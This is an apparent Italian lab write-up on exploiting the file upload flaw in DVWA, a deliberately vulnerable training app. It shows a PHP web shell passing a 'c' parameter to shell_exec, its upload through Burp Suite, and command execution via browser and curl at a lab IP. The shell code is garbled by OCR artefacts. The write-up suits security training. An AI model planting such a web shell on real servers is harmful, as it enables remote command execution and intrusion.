## Passaggi per sfruttare la vulnerabilità di file upload su DVWA

## 1. Terminale

Nel terminale creo una shell da caricare in DVWA con livello di sicurezza low:

```
[kali⊕ kali)-[~]


$ nano shell.php
```

```
GNU nano 8.2


$\frac{\text{php}}{\text{if(isset(\sett['c'])) {\text{scommand} = \settineset(\c']; \text{echo "<\text{pre>"}, shell_exec(\settineset),"<\text{pre>"};}}
}
}
```

## 2. Configurare DVWA e Intercetto su BurpSuite


Direttamente in BurpSuite apro il broswer e accedo a DVWA, abbasso il livello di sicurezza;



Successivamente carico la shell.php creata su upload;




E attivo l'intercettazione su Burp Suite per notarne tutti i traffici;




Ora posso interagire con la shell direttamente dal browser

http://192.168.40.101/dvwa/hackable/uploads/shell.php;







Semplicemente posso scrivere in riga di comando nel curl http://192.168.40.101/dvwa/hackable/uploads/shell.php?c=.....